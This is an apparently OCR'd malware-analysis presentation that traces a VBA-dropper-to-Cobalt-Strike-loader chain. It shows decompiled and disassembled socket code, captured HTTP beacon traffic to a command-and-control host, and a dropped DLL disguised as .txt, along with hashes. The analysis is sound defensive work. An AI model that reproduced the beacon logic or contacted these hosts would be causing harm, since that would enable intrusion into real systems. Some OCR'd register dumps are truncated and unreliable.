  closesocket(v190);
  WSACleanup();
  sub_10005890(v239, "500");
  v242 = v154 | 1;
}
else
{
  sub_10005890(v247, &unk_1000A2D5);
  LOBYTE(v271) = 39;
  while ( 1 )
  {
    v191 = recv(v190, v269, 512, 0);
    if ( v191 <= 0 )
      break;
    for ( i = 0; i < v191; ++i )
    {
      LOBYTE(buf) = v269[i];
      sub_10006860((int)v247, (char)buf);
    }
    v190 = s;
  }
  closesocket(v190);
  WSACleanup();
```




```
74BF3924    FF15 44A1BF74   call dword ptr ds:[<send>]
74BF392D    0F85 B5000000   jne 3087041.74BF39E8
74BF3933    56              push esi                                  s
74BF3934    FF15 3CA1BF74   call dword ptr ds:[<closesocket>]
74BF393A    FF15 34A1BF74   call dword ptr ds:[<WSACleanup>]
74BF3940    8B8D 70F7FFFF   mov ecx,dword ptr ss:[ebp-890]            void *
74BF3946    68 58A5BF74     push <3087041.a500>                       74BFA558:"500"
74BF394B    E8 401F0000     call 3087041.74BF5890
74BF3950    83CF 01         or edi,1
74BF3953    89BD 7CF7FFFF   mov dword ptr ss:[ebp-884],edi
74BF3959    8D8D B8F9FFFF   lea ecx,dword ptr ss:[ebp-648]            void *
74BF395F    E8 1C1E0000     call 3087041.74BF5780
74BF3964    8D8D E8F9FFFF   lea ecx,dword ptr ss:[ebp-618]            void *
74BF396A    E8 111E0000     call 3087041.74BF5780
74BF396F    8D8D 88F9FFFF   lea ecx,dword ptr ss:[ebp-678]            void *
74BF3975    E8 061E0000     call 3087041.74BF5780
74BF397A    8D8D D0F9FFFF   lea ecx,dword ptr ss:[ebp-630]            void *
74BF3980    E8 FB1D0000     call 3087041.74BF5780
74BF3985    68 8057BF74     push 3087041.74BF5780                     void (__thiscall *)(void *)
74BF398A    6A 14           push 14                                   unsigned int
74BF398C    6A 18           push 18
74BF398E    8D85 18FAFFFF   lea eax,dword ptr ss:[ebp-5E8]
74BF3994    C645 FC 06      mov byte ptr ss:[ebp-4],6
74BF3998    50              push eax                                  void *
74BF3999    E8 5E4D0000     call <3087041.??_M@YGXPAXIIP6EX0@Z@Z>
74BF399E    68 8057BF74     push 3087041.74BF5780                     void (__thiscall *)(void *)
74BF39A3    6A 14           push 14                                   unsigned int
74BF39A5    6A 18           push 18
74BF39A7    8D85 F8FBFFFF   lea eax,dword ptr ss:[ebp-408]            [ebp-408]:"celulasmadreenmexico.com.mx"
74BF39AD    C645 FC 05      mov byte ptr ss:[ebp-4],5
74BF39B1    50              push eax                                  void *
74BF39B2    E8 454D0000     call <3087041.??_M@YGXPAXIIP6EX0@Z@Z>
74BF39B7    8D8D 00FAFFFF   lea ecx,dword ptr ss:[ebp-600]            void *
74BF39BD    E8 BE1D0000     call 3087041.74BF5780
74BF39C2    8D8D 70F9FFFF   lea ecx,dword ptr ss:[ebp-690]            void *
74BF39C8    E8 B31D0000     call 3087041.74BF5780
74BF39CD    8D4D 08         lea ecx,dword ptr ss:[ebp+8]              void *
74BF39D0    E8 AB1D0000     call 3087041.74BF5780
74BF39D5    8D4D 20         lea ecx,dword ptr ss:[ebp+20]             void *
74BF39D8    E8 A31D0000     call 3087041.74BF5780
74BF39DD    8B85 70F7FFFF   mov eax,dword ptr ss:[ebp-890]
74BF39E3    E9 B0EAFFFF     jmp 3087041.74BF2498
74BF39E8    6A 01           push 1                                    how
74BF39EA    56              push esi                                  s
74BF39EB    FF15 48A1BF74   call dword ptr ds:[<shutdown>]
74BF39F1    83F8 FF         cmp eax,FFFFFFFF
74BF39F4    0F84 39FFFFFF   je 3087041.74BF3933
74BF39FA    68 D5A2BF74     push 3087041.74BFA2D5                     Src
74BF39FF    8D8D 38F9FFFF   lea ecx,dword ptr ss:[ebp-6C8]            void *
74BF3A05    E8 861E0000     call 3087041.74BF5890
74BF3A0A    C645 FC 27      mov byte ptr ss:[ebp-4],27                27:'''
74BF3A0E    66:90           nop
74BF3A10    6A 00           push 0                                    flags
74BF3A12    68 00020000     push 200                                  len
74BF3A17    8D85 D8FDFFFF   lea eax,dword ptr ss:[ebp-228]
74BF3A1D    50              push eax                                  buf
                                                                      s
74BF3A1F    FF15 30A1BF74   call dword ptr ds:[<recv>]
74BF3A27    85FF            test edi,edi
```


Analysis – Stage 3



Source	Destination	Protocol	Length	Info
10.0.0.249	192.185.52.124	HTTP	253	POST /3pdEiqsni/ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z HTTP/1.1 Continuation



```
Hypertext Transfer Protocol
  POST /3pdEiqsni/ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z HTTP/1.1\r\n
  Host: bussiness-z.ml\r\n
  Content-Length: 88\r\n
  \r\n
  [Full request URI: http://bussiness-z.ml/3pdEiqsni/ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z]

0000  c4 ad 34 76 ff 75 00 0c  29 f9 8c ba 08 00 45 00   ··4v·u·· )·····E·
0010  00 ef 21 d4 40 00 80 06  d8 06 0a 00 00 f9 c0 b9   ··!·@··· ········
0020  34 7c e9 5d 00 50 10 30  fa 91 d3 a0 0b 0c 50 18   4|·]·P·0 ······P·
0030  04 02 b9 aa 00 00 50 4f  53 54 20 2f 33 70 64 45   ······PO ST /3pdE
0040  69 71 73 6e 69 2f 41 53  6b 35 4b 78 30 53 50 52   iqsni/AS k5Kx0SPR
0050  38 6c 4a 6a 45 35 65 54  67 39 47 6b 4e 36 66 47   8lJjE5eT g9GkN6fG
0060  46 37 5a 48 74 69 66 58  39 7a 20 48 54 54 50 2f   F7ZHtifX 9z HTTP/
0070  31 2e 31 0d 0a 48 6f 73  74 3a 20 62 75 73 73 69   1.1··Hos t: bussi
0080  6e 65 73 73 2d 7a 2e 6d  6c 0d 0a 43 6f 6e 74 65   ness-z.m l··Conte
0090  6e 74 2d 4c 65 6e 67 74  68 3a 20 38 38 0d 0a 0d   nt-Lengt h: 88···
00a0  0a 44 77 38 59 42 78 73  45 47 6d 59 4f 48 33 68   ·Dw8YBxs EGmYOH3h
00b0  2b 43 48 73 4b 51 6b 4d  65 50 79 6f 35 51 30 49   +CHsKQkM ePyo5Q0I
00c0  50 64 52 63 66 4f 43 6b  39 4f 42 59 65 50 79 6f   PdRcfOCk 9OBYePyo
00d0  35 46 67 6f 38 50 77 38  72 50 79 30 54 47 53 55   5Fgo8Pw8 rPy0TGSU
00e0  71 49 53 59 6c 4c 55 4a  46 47 41 51 59 41 41 73   qISYlLUJ FGAQYAAs
00f0  64 42 42 38 62 52 55 59  3d 0d 0a 0d 0a            dBB8bRUY =····
```




```
        70D93917   6A 00            push 0                               flags
        70D93919   2BCE             sub ecx,esi
        70D9391B   8BB5 64F7FFFF    mov esi,dword ptr ss:[ebp-89C]
        70D93921   51               push ecx                             len
        70D93922   52               push edx                             buf
                                                                         s
EIP ──> 70D93924   FF15 44A1D970    call dword ptr ds:[<send>]
        70D9392D   0F85 B5000000    jne 3087041.70D939E8
        70D93933   56               push esi                             s
        70D93934   FF15 3CA1D970    call dword ptr ds:[<closesocket>]
        70D9393A   FF15 34A1D970    call dword ptr ds:[<WSACleanup>]
        70D93940   8B8D 70F7FFFF    mov ecx,dword ptr ss:[ebp-890]
        70D93946   68 58A5D970      push <3087041.a500>                  70D9A558:"500"
        70D9394B   E8 401F0000      call 3087041.70D95890
        70D93950   83CF 01          or edi,1
        70D93953   89BD 7CF7FFFF    mov dword ptr ss:[ebp-884]
        70D93959   8D8D B8F9FFFF    lea ecx,dword ptr ss:[       648]    void *

dword ptr ds:[70D9A144 <3087041.send>]=<ws2_32.send>

.text:70D93924 3087041.dll:$3924 #2D24
```

```
EAX     00000000
EBX     00000000
EDX     00D76DB0
ESP     0097E57C
ESI     000001C0
EDI     00007FFE

EIP     70D93924

EFLAGS  000003

Default (stdcall)
1: [esp]     000001
2: [esp+4]   00D7
3: [esp+8]   0000
4: [esp+C]   0000
5: [esp+10]  7A0
```


```
Address   Hex                                              ASCII
00D76DB0  50 4F 53 54 20 2F 33 70 64 45 69 71 73 6E 69 2F  POST /3pdEiqsni/
00D76DC0  41 53 6B 35 4B 78 30 53 50 52 38 6C 4A 6A 45 35  ASk5Kx0SPR8lJjE5
00D76DD0  65 54 67 39 47 6B 4E 36 66 47 46 37 5A 48 74 69  eTg9GkN6fGF7ZHti
00D76DE0  66 58 39 7A 20 48 54 54 50 2F 31 2E 31 0D 0A 48  fX9z HTTP/1.1..H
00D76DF0  6F 73 74 3A 20 62 75 73 73 69 6E 65 73 73 2D 7A  ost: bussiness-z
00D76E00  2E 6D 6C 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E  .ml..Content-Len
00D76E10  67 74 68 3A 20 38 38 0D 0A 0D 0A 44 77 38 59 42  gth: 88....Dw8YB
00D76E20  78 73 45 47 6D 59 4F 48 33 68 2B 43 48 73 4B 51  xsEGmYOH3h+CHsKQ
00D76E30  6B 4D 65 50 79 6F 35 51 30 49 50 64 52 63 66 4F  kMePyo5Q0IPdRcfO
00D76E40  43 6B 39 4F 42 59 65 50 79 6F 35 46 67 6F 38 50  Ck9OBYePyo5Fgo8P
00D76E50  77 38 72 50 79 30 54 47 53 55 71 49 53 59 6C 4C  w8rPy0TGSUqISYlL
00D76E60  55 4A 46 47 41 51 59 41 41 73 64 42 42 38 62 52  UJFGAQYAAsdBB8bR
00D76E70  55 59 3D 0D 0A 0D 0A 00 0D F0 AD BA 0D F0 AD BA  UY=......ð.º.ð.º
```

Prepared HTTP **request** sent to the CnC server

Analysis – Stage 3




```
Source          Destination       Protocol  Length  Info
10.0.0.249      192.185.52.124    HTTP         253  POST /3pdEiqsni/ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z HTTP/1.1 Continuation
192.185.52.124  10.0.0.249        HTTP         430  HTTP/1.1 406 Not Acceptable  (text/html)
```



```
Hypertext Transfer Protocol
  > HTTP/1.1 406 Not Acceptable\r\n
    Date: Sat, 02 Oct 2021 16:03:20 GMT\r\n
    Server: Apache\r\n
  > Content-Length: 226\r\n
    Content-Type: text/html; charset=iso-8859-1\r\n
```

```
0000  00 0c 29 f9 8c ba c4 ad  34 76 ff 75 08 00 45 00   ··)····· 4v·u··E·
0010  01 a0 f7 a9 40 00 2c 06  55 80 c0 b9 34 7c 0a 00   ····@·,· U···4|··
0020  00 f9 00 50 e9 5d d3 a0  0b 0c 10 30 fb 58 50 18   ···P·]·· ···0·XP·
0030  01 f5 0c 47 00 00 48 54  54 50 2f 31 2e 31 20 34   ···G··HT TP/1.1 4
0040  30 36 20 4e 6f 74 20 41  63 63 65 70 74 61 62 6c   06 Not A cceptabl
0050  65 0d 0a 44 61 74 65 3a  20 53 61 74 2c 20 30 32   e··Date:  Sat, 02
0060  20 4f 63 74 20 32 30 32  31 20 31 36 3a 30 33 3a    Oct 202 1 16:03:
0070  32 30 20 47 4d 54 0d 0a  53 65 72 76 65 72 3a 20   20 GMT·· Server: 
0080  41 70 61 63 68 65 0d 0a  43 6f 6e 74 65 6e 74 2d   Apache·· Content-
0090  4c 65 6e 67 74 68 3a 20  32 32 36 0d 0a 43 6f 6e   Length:  226··Con
00a0  74 65 6e 74 2d 54 79 70  65 3a 20 74 65 78 74 2f   tent-Typ e: text/
00b0  68 74 6d 6c 3b 20 63 68  61 72 73 65 74 3d 69 73   html; ch arset=is
00c0  6f 2d 38 38 35 39 2d 31  0d 0a 0d 0a 3c 68 65 61   o-8859-1 ····<hea
00d0  64 3e 3c 74 69 74 6c 65  3e 4e 6f 74 20 41 63 63   d><title >Not Acc
00e0  65 70 74 61 62 6c 65 21  3c 2f 74 69 74 6c 65 3e   eptable! </title>
00f0  3c 2f 68 65 61 64 3e 3c  62 6f 64 79 3e 3c 68 31   </head>< body><h1
0100  3e 4e 6f 74 20 41 63 63  65 70 74 61 62 6c 65 21   >Not Acc eptable!
0110  3c 2f 68 31 3e 3c 70 3e  41 6e 20 61 70 70 72 6f   </h1><p> An appro
0120  70 72 69 61 74 65 20 72  65 70 72 65 73 65 6e 74   priate r epresent
0130  61 74 69 6f 6e 20 6f 66  20 74 68 65 20 72 65 71   ation of  the req
0140  75 65 73 74 65 64 20 72  65 73 6f 75 72 63 65 20   uested r esource 
0150  63 6f 75 6c 64 20 6e 6f  74 20 62 65 20 66 6f 75   could no t be fou
0160  6e 64 20 6f 6e 20 74 68  69 73 20 73 65 72 76 65   nd on th is serve
0170  72 2e 20 54 68 69 73 20  65 72 72 6f 72 20 77 61   r. This  error wa
0180  73 20 67 65 6e 65 72 61  74 65 64 20 62 79 20 4d   s genera ted by M
0190  6f 64 5f 53 65 63 75 72  69 74 79 2e 3c 2f 70 3e   od_Secur ity.</p>
01a0  3c 2f 62 6f 64 79 3e 3c  2f 68 74 6d 6c 3e         </body>< /html>
```



```
      70D93A17   8D85 D8FDFFFF      lea eax,dword ptr ss:[ebp-228]
      70D93A1D   50                 push eax                          buf
                                                                      s
EIP → 70D93A1F   FF15 30A1D970      call dword ptr ds:[<recv>]
                                                                      eax:"HTTP/1.1 406 No
      70D93A27   85FF               test edi,edi
      70D93A29   7E 30              jle 3087041.70D93A5B
      70D93A2B   33F6               xor esi,esi
      70D93A2D   0F1F00             nop dword ptr ds:[eax],eax
      70D93A30   8A8C35 D8FDFFFF    mov cl,byte ptr ss:[ebp+esi-228]
      70D93A37   888D 80F7FFFF      mov byte ptr ss:[ebp-880],cl
      70D93A3D   8D8D 38F9FFFF      lea ecx,dword ptr ss:[ebp-6C8]    int
      70D93A43   FFB5 80F7FFFF      push dword ptr ss:[ebp-880]       char
      70D93A49   E8 122E0000        call 3087041.70D96860
      70D93A4E   46                 inc esi
      70D93A4F   3BF7               cmp esi,edi
      70D93A51   7C DD              jl 3087041.70D93A30
      70D93A53   8BB5 64F7FFFF      mov esi,dword ptr ss:[ebp-89C]

dword ptr ds:[70D9A130 <3087041.recv>]=<ws2_32.recv>

.text:70D93A1F 3087041.dll:$3A1F #2E1F
```

```
EAX     0097ED24
ECX     00D770D8
EDX     00000177
EBP     0097EF4C
ESP     0097E57C
ESI     000001C0
EDI     00000178

EIP     70D93A1F

EFLAGS  000003

Default (stdcall)
1: [esp] 000001
2: [esp+4] 0097
3: [esp+8] 0000
4: [esp+C] 0000
5: [esp+10] 7A0
```

```
Address   Hex                                              ASCII
0097ED24  48 54 54 50 2F 31 2E 31 20 34 30 36 20 4E 6F 74  HTTP/1.1 406 Not
0097ED34  20 41 63 63 65 70 74 61 62 6C 65 0D 0A 44 61 74   Acceptable..Dat
0097ED44  65 3A 20 53 61 74 2C 20 30 32 20 4F 63 74 20 32  e: Sat, 02 Oct 2
0097ED54  30 32 31 20 31 36 3A 30 33 3A 32 30 20 47 4D 54  021 16:03:20 GMT
0097ED64  0D 0A 53 65 72 76 65 72 3A 20 41 70 61 63 68 65  ..Server: Apache
0097ED74  0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68  ..Content-Length
0097ED84  3A 20 32 32 36 0D 0A 43 6F 6E 74 65 6E 74 2D 54  : 226..Content-T
0097ED94  79 70 65 3A 20 74 65 78 74 2F 68 74 6D 6C 3B 20  ype: text/html; 
0097EDA4  63 68 61 72 73 65 74 3D 69 73 6F 2D 38 38 35 39  charset=iso-8859
0097EDB4  2D 31 0D 0A 0D 0A 3C 68 65 61 64 3E 3C 74 69 74  -1....<head><tit
0097EDC4  6C 65 3E 4E 6F 74 20 41 63 63 65 70 74 61 62 6C  le>Not Acceptabl
0097EDD4  65 21 3C 2F 74 69 74 6C 65 3E 3C 2F 68 65 61 64  e!</title></head
0097EDE4  3E 3C 62 6F 64 79 3E 3C 68 31 3E 4E 6F 74 20 41  ><body><h1>Not A
0097EDF4  63 63 65 70 74 61 62 6C 65 21 3C 2F 68 31 3E 3C  cceptable!</h1><
0097EE04  70 3E 41 6E 20 61 70 70 72 6F 70 72 69 61 74 65  p>An appropriate
0097EE14  20 72 65 70 72 65 73 65 6E 74 61 74 69 6F 6E 20   representation 
0097EE24  6F 66 20 74 68 65 20 72 65 71 75 65 73 74 65 64  of the requested
0097EE34  20 72 65 73 6F 75 72 63 65 20 63 6F 75 6C 64 20   resource could 
0097EE44  6E 6F 74 20 62 65 20 66 6F 75 6E 64 20 6F 6E 20  not be found on 
0097EE54  74 68 69 73 20 73 65 72 76 65 72 2E 20 54 68 69  this server. Thi
0097EE64  73 20 65 72 72 6F 72 20 77 61 73 20 67 65 6E 65  s error was gene
0097EE74  72 61 74 65 64 20 62 79 20 4D 6F 64 5F 53 65 63  rated by Mod_Sec
0097EE84  75 72 69 74 79 2E 3C 2F 70 3E 3C 2F 62 6F 64 79  urity.</p></body
0097EE94  3E 3C 2F 68 74 6D 6C 3E 30 3B 6C 3C 69 2E 6C 65  ></html>0;l<i.le
```

HTTP **response** received from CnC server


Analysis – Stage 3/4

Unfortunately curren‘t requests to the CnC Server doesn‘t result in a further infection...

I got a successful infection in my lab environment in the past resulting in a dropped and executed file <RandomString>.txt in C:\User\<User>\AppData\Local\Temp

This file was similar to the one uploaded by malware-traffic-analysis.com

Name: RVOgDko8fnP.txt (MD5 ef799b5261fd69b56c8b70a3d22d5120)




C:\Users\User\AppData\Local\Temp

Name	Änderungsdatum	Typ	Größe
RVOgDko8fnP.txt	18.09.2021 04:14	Textdokument	178 KB

DIAGRAM-123.DOC
VBA DROPPER
WWW2.DLL
EMBEDDED APLIB PE-DLL
DLL1.DLL
COBALT STRIKE LOADER

Analysis – Stage 4

- Don‘t get fooled by .txt ending, actually it‘s a PE-DLL




```
Offset(h) 00 01 02 03 04 05 06 07  Dekodierter Text

00000000  4D 5A 90 00 03 00 00 00  MZ......
00000008  04 00 00 00 FF FF 00 00  ....ÿÿ..
00000010  B8 00 00 00 00 00 00 00  ¸.......
00000018  40 00 00 00 00 00 00 00  @.......
00000020  00 00 00 00 00 00 00 00  ........
00000028  00 00 00 00 00 00 00 00  ........
00000030  00 00 00 00 00 00 00 00  ........
00000038  00 00 00 00 E8 00 00 00  ....è...
00000040  0E 1F BA 0E 00 B4 09 CD  ..º..´.Í
00000048  21 B8 01 4C CD 21 54 68  !¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72  is progr
00000058  61 6D 20 63 61 6E 6E 6F  am canno
00000060  74 20 62 65 20 72 75 6E  t be run
00000068  20 69 6E 20 44 4F 53 20   in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A  mode....
```


- **Interesting Imports**
